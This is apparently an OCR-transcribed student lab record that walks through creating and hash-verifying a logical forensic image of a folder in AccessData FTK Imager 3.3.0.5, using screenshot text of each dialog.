
Aim:Create forensic images of digital devices from volatile data such as memory using Imager for Computer System


Steps in FTK Imager:









AccessData FTK Imager 3.3.0.5
File View Mode Help
Evidence Tree
File List
Name Size Type Date Modified
Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
Femico Device (multiple CD/DVD)
< Back Next > Cancel Help
Custom Content Sources
Evidence:File System|Path|File Options
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
For User Guide, press F1
NUM
Document1 - Micros...
AccessData FTK Ima...
11:44 AM



FTK Imager
You have chosen to create a logical image of the contents of a folder. The image created will include only logical files. It will not include any file system metadata, deleted files, unallocated space, etc. It cannot be converted to a sector image (such as .E01) because it does not store sector information.
Although logical images can be examined in FTK Imager 2.x or newer, FTK 1.x only supports AD1 images in version 1.62.1 and newer.
Do you want to continue?
Yes
No



Select File
Evidence Source Selection
Please enter the source path:
D:\MSC_PART1
Browse...
< Back
Finish
Cancel
Help



Create Image
Image Source
D:\MSC_PART1
Starting Evidence Number:
1
Image Destination(s)
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Evidence Item Information
Case Number:
c002
Evidence Number:
002
Unique Description:
folder
Examiner:
vijay
Notes:
imp
< Back
Next >
Cancel
Help



Select Image Destination
Image Destination Folder
D:\cases
Browse
Image Filename (Excluding Extension)
msc3
Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment
1500
Compression (0=None, 1=Fastest, ..., 9=Smallest)
6
Use AD Encryption
Filter by File Owner
< Back
Finish
Cancel
Help



Create Image
Image Source
D:\MSC_PART1
Starting Evidence Number:
1
Image Destination(s)
D:\cases\msc3 [Logical image]
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Drive/Image Verify Results
Name
msc3.ad1
MD5 Hash
Computed hash
66573e5175fc28a69c05e7b934633709
Report Hash
66573e5175fc28a69c05e7b934633709
Verify result
Match
SHA1 Hash
Computed hash
ecf04bad01cd2833324ec8140a77b1e5c1
Report Hash
ecf04bad01cd2833324ec8140a77b1e5c1
Verify result
Match
Close



Creating Image...
Image Source:
D:\MSC_PART1
Destination:
D:\cases\msc3
Status:
Image created successfully
Progress
Elapsed time:
0:00:01
Estimated time left:
Image Summary...
Close


AccessData FTK Imager 3.3.0.5
File View Mode Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
Decrypt AD1 image...
Verify Drive/Image...
Capture Memory...
Obtain Protected Files...
Detect EFS Encryption
Export Files...
Export File Hash List...
Export Directory Listing...
Exit
File List
Name
Size
Type
Date Modified
New
Edit
Remove
Remove All
Create Image
Properties
Hex Value Int...
Custom Conte...
Adds evidence from disk, image file, or folder
NUM


Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
< Back
Next >
Cancel
Help


Open
Computer ▸ New Volume (D:) ▸ cases
Search cases
Organize
New folder
Favorites
Libraries
Documents
Pictures
Computer
Local Disk (C:)
New Volume (D:)
New Volume (F:)
Network
Name
Date modified
Type
msc.ad1 8/28/2018 11:24 AM AD1 File
msc.ad1 8/28/2018 11:24 AM TXT File
msc1.ad1 8/28/2018 11:28 AM AD1 File
msc1.ad1 8/28/2018 11:28 AM TXT File
msc3.ad1 8/28/2018 11:46 AM AD1 File
msc3.ad1 8/28/2018 11:46 AM TXT File
File name: msc3.ad1
All Files (*.*)
Open
Cancel

